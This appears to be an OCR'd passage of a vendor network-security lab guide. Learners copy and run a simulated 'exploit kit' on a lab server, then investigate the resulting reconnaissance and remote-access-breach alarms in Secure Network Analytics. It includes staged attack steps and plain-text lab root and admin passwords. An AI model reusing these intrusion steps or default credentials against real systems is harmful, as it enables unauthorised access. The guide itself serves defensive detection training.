
The default behavior is normally faster, but this option is useful on networks using proxy ARP, in which a router speculatively replies to all ARP requests, making every target appear to be up according to ARP scan.

Task 3: Install exploit-kit

Let's SCP and install the exploit-kit on one of the servers identified during the network scan.

1. Open **WinSCP** from the Desktop as shown below. **Note**: If an update appears, ignore the update.

2. Select **CDS** (which is one of the servers identified in the previous scan) as shown below.
3. Select **Login** and if a password box appears insert **C1sco12345** for the password.




File protocol: SFTP
Host name: 198. 19. 20. 134
Port number: 22
User name: root
Password:

C:\Users\Administr
Name
..
install.readme.t
install-exploit-ki
install-exploit-ki
README.md
recon.bat
smb-malware.b

0 B of 10.8 MB in 0 of 6
1 hidden
Not connected.

5. Within the left panel of **WinSCP**, browse to c:\Users\Administrator.WKST1\Downloads\lab-exploit-kit on the left-hand navigation pane, as shown below.
6. **Highlight** install-exploit-kit.sh and install-exploit-kit.tar
7. **Drag and drop** install-exploit-kit.sh and install-exploit-kit.tar within **root** in the right pane, as shown below.
8. Close WinSCP when the transfer is complete.


lab-exploit-kit - CDS - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
CDS
New Session
C: Local Disk
root
Find Files
Upload
Edit
Properties
Download
New
5
6
7


C:\Users\Administrator.WKST1\Downloads\lab-exploit-kit\

Name
..
install.readme.txt
install-exploit-kit.sh
install-exploit-kit.tar
README.md
recon.bat
smb-malware.bat

/root/

Name	Size	Changed	Rights
..		5/3/2017 10:58:05 AM	rwxr-xr-x
archived		11/9/2017 1:32:58 PM	rwxr-xr-x
bashkit		5/8/2018 2:20:37 PM	rwxr-xr-x
push		8/3/2017 2:29:48 PM	rwxr-xr-x
working		10/5/2017 3:30:11 PM	rwxr-xr-x
encrypted-customer-DB	387,943 KB	1/23/2019 1:10:19 PM	rw-r--r--
firstrun	21 KB	11/15/2017 2:55:53 PM	rwxr-xr-x
nft_trace.log	0 KB	8/18/2019 12:01:01 AM	rw-r--r--
nreplay.log	3,111 KB	8/18/2019 5:19:06 PM	rw-r--r--
smcpush	12 KB	8/2/2017 5:57:19 PM	rwxr-xr-x
tools	7 KB	3/6/2017 9:08:17 AM	rwxr-xr-x

9. From the Wkst1 desktop, open Putty and use the **CDS** session to **SSH** into **198.19.20.134** (which is the server we installed the exploit-kit on) with username **root**.



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 198.19.20.134

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions: CDS

Default Settings
ASAv
CDS
CDSP
CSR
EC
FCNF


Close window on exit: ○ Always ○ Never ● Only on clean exit

10. Enter the password **C1sco12345** when prompted in the Putty session window.

11. Once logged in, enter **pwd** to make sure you are in the **root** directory. This is where you placed the exploit files.

12. Run the "**./install-exploit-kit**" command, as shown below to install the tools used to create a foothold within the organization.

13. Run **ls -l** and make note that the exploit kit has captured a customer database with the name **encrypted-customer-DB.** You can exit out of the SSH session.




CDS

```
[root][CDS][~]# pwd
/root
[root][CDS][~]# ./install-exploit-kit

Install complete.

[root][CDS][~]# ls -l
total 402148
drwxr-xr-x 2 root root      4096 Nov  9  2017 archived
drwxr-xr-x 4 root root      4096 May  8  [illegible] bashkit
-rw-r--r-- 1 root root 397253194 Sep  7 14:49 encrypted-customer-DB
-rwxr-xr-x 1 root root     21175 Nov 15  2017 firstrun
-rwxr-xr-x 1 root root      4089 Sep  7 14:46 install-exploit-kit
-rw-r--r-- 1 root root      4179 Sep  7 14:48 install-exploit-kit.sh
-rw-r--r-- 1 root root  11325952 Sep  7 14:48 install-exploit-kit.tar
-rw-r--r-- 1 root root         0 Sep  7 00:01 nft_trace.log
-rw-r--r-- 1 root root   2724848 Sep  7 14:49 nreplay.log
drwxr-xr-x 3 root root      4096 Aug  3  2017 push
-rwxr-xr-x 1 root root     11949 Aug  2  2017 smcpush
-rwxr-xr-x 1 root root      6926 Mar  6  2017 tools
drwxr-xr-x 4 root root      4096 Oct  5  2017 working
[root][CDS][~]#
```


Task 4: Investigate security events generated in Secure Network Analytics

Secure Network Analytics will have stored flow records for all north-south and east-west connections to the Remote Desktop server and detected the attack traffic that was initiated in the previous labs. While not covered in this document, you could have also received an alert via email or a syslog message to your SIEM as the attack was unfolding.

1. Return to the **SMC WebUI**. If you need to reopen the SMC, use Chrome from the WKST1 remote desktop session and select the **SMC (WebUI) form the Appliances bookmark folder**. Login with username **admin** and password **C1sco12345**.



2. Type the IP address of WKST1 in the search window, by selecting the magnifying glass in the top right hand corner. Insert **198.19.30.36**, and press enter as shown below.



Inside Hosts : 198.19.30.36 (1)

Host

Sorted by overall severity

Host Address	Host Name	Last Active	CI	TI	RC	C&C	EP	DS	DT	DH
198.19.30.36	wkst1.dcloud.local.	9/7/19 1:08 PM	1,987%	1%	31%					303%

3. Make note of the high percentages under the below categories.

   a. The categories are like reputation scores that show the host is a Concern, for it is exceeding the normal level of Concern and Reconnaissance for this host.


   CI = Concern Index

   RC = Reconnaissance

4. Click the IP address **198.19.30.36** to open the **Host Report**.

Investigate the following sections within the Host Report for **198.19.30.36** as shown below.

1. The row across the top shows the alarm categories that have triggered: **Concern Index** and **Recon.**
2. **Host Summary** will display the status, hostname (if applicable), Host Groups, seen dates, allow you to apply Adaptive Network Control Policy to the host with the Identity Services Engine (ISE), and/or select Flows to investigate the host further.
3. **Traffic by Peer Host Groups** will provide a visual of flows east-west to other internal hosts (on the left) and north-south to hosts on the Internet (on the right.)
4. **Alarms by Type** will display alarms triggered in the past 7 days.
    a. Make note of the "**CSE: Possible Remote Access Breach**" and "**Addr_Scan/tcp**" alarms.
    b. The CSE is a custom security event setup to alarm any time an outside host successfully connects inside the network over a remote access protocol like RDP. CSEs can be setup to help audit and detect segmentation policy violations.



Host Report | 198.19.30.36

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
1	0	1	0	0	0	0	1	0	0	0

Host Summary

Host IP
198.19.30.36

Status:	
Hostname:	wkst1.dcloud.local
Host Groups:	File Servers
Location:	Unknown
First Seen:	6/25/19 9:31 PM
Last Seen:	9/7/19 1:27 PM
Policies:	Default Server Policy,Inside,Insider Threat Use Case Policy
MAC Address:	--
ISE ANC Policy:	-- Edit


Traffic by Peer Host Group (last 12 hours)

Alarms by Type (last 7 days)

● .CSE: Custom Reputation List
● .CSE: Possible Remote Access Breach
● .CSE: Weak Encryption
● High Total Traffic
● Max Flows Initiated
● Addr_Scan/tcp
● Addr_Scan/udp
● High Concern Index
● Suspect Data Loss
● Data Exfiltration
● Policy Violation
● Recon
● Data Hoarding
● Suspect Data Hoarding
● Target Data Hoarding

Top Security Events for 198.19.30.36

5. Scrolling down the page and observe that the **Top Security Events** section will illustrate any security event this host was engaged in as the Source or Target. Notice the Addr_Scan events with the targeted port and target hosts. These events generated from the reconnaissance scans in the previous lab, as shown below.
6. The **Users & Sessions** section will display user information gathered from ISE such as MAC address, device type, and logged in username.
7. The Application Traffic **Internal** will display the top application usage trends for this host within the network.
8. The Application Traffic **External** will display the top application usage trends for this host to the Internet.



Top Security Events for 198.19.30.36

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST	TARGET HOST GROUP	ACTIONS
High Total Traffic	101	478,483	09/07 4:50:00 AM	Multiple Hosts	--	⊙
Addr_Scan/tcp - 3389	510	340,000	09/07 1:19:48 PM	198.19.20.0/24	Catch All	⊙
Addr_Scan/tcp - 23	504	336,000	09/07 1:19:47 PM	198.19.20.0/24	Catch All	⊙
Addr_Scan/tcp - 22	482	320,000	09/07 1:19:48 PM	198.19.20.0/24	Catch All	⊙
Suspect Data Hoarding	20	34,814	09/07 10:25:00 AM	Multiple Hosts	--	⊙
Addr_Scan/udp - 443	16	4,800	09/07 11:55:56 AM	172.217.7.0/24	United States	⊙
Flow_Denied - 443	4	648	09/07 9:39:23 AM	172.217.15.67	United States	⊙
Flow_Denied - 443	4	648	09/07 7:29:53 AM	140.82.114.4	United States	⊙
Flow_Denied - 443	3	486	09/07 9:48:30 AM	184.84.72.14	United States	⊙
Flow_Denied - 443	3	486	09/07 7:31:27 AM	140.82.113.3	United States	⊙


Users & Sessions

No User/Sessions information available.

Application Traffic


9. Scroll back up on the host report and click the alarm type of **.CSE: Possible Remote Access Breach** as shown below.

   Note: It is easier to “Deselect All” below the legend of the Alarms by Type and just select .CSE: Possible Remote Access Breach to make it easier to select the desired alarm.



This will pull back a list of alarms as shown below.

1. The **Source Host Groups** that connected. Hover over the name and you will see the host in coming from Outside Hosts > Countries > Other > Unknown.
2. The **Source** host that connected.
3. The **Target** host (the Remote Desktop Server you are connected to.)
4. Select the **Actions** circle.
5. Click **View Flows** and run a flow query to investigate further.



.CSE: Possible Remote Access Breach | 198.19.30.36 (2)


Alarms

First Active	Source Host Groups	Source	Target Host Groups	Target	Policy	Event Alarms	Sourc	Actions
[redacted] A	known	198.19.255.135 •••	File Servers	198.19.30.36 •••	Outside Hosts	--	--	•••
[redacted] AM	Unknown	198.19.255.135 •••	File Servers	198.19.30.36 •••	Outside Hosts	--	--	•••

Outside Hosts > Countries > Other > Unknown

Subject IP: 198.19.255.135
Peer IP: 198.19.30.36

Explore more within the interface and select the context sensitive Secure Network Analytics Help on various screens shown below. The context sensitive help will assist in explaining the information displayed on various reports.



Not secure | https://198.19.20.136/lc-landing-page/smc.html#/flowAnalysis/results/5c4ff43c60b2c3c45256a663/5c4ff43c60b2c3c45256a664

Flow Search Results (1)

01/27/2019 11:00 PM - 01/28/2019 10:45 PM (Time R... 2,000 (Max Records)

Subject: 198.19.255.135 Either (Orientation)

Connection: All (Flow Direction)

Peer: 198.19.20.36 (Host IP Address)

Summary

Within this test drive, you learned:

- How to generate traffic crossing a NetFlow exporter that will cause Secure Network Analytics alarms to trigger.
- How to investigate using Secure Network Analytics for reconnaissance alarms and other security events.

Lab 2. Monitor trusted third-party and VPN access

It is important to monitor 3rd party and employee VPN access to better protect your organizations intellectual property and customer data. When threats are detected, it is critical to be able to provide rapid threat containment.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab2

Test Drive Objectives

This lab will familiarize you with the Network Visibility Module and its integration with Secure Network Analytics along with rapid threat containment using ISE. AnyConnect is not just a VPN Client anymore and has not been for quite some time with its modular approach to providing security services. In this lab, we will focus on the Visibility provided by AnyConnect and ISE for threat containment.

Test Drive Requirements

- Stealthwatch Management Console (SMC)
- Stealthwatch Flow Collector
- Cisco Identity Services Engine (ISE)
- AnyConnect 4.2 or later
- Any version of NetFlow meeting the minimum supported fields mentioned in the NetFlow lab.

Test Drive Outline

Task 1. Gain visibility into user and endpoint behavior with the NVM Module

Task 2. Initiate attack traffic

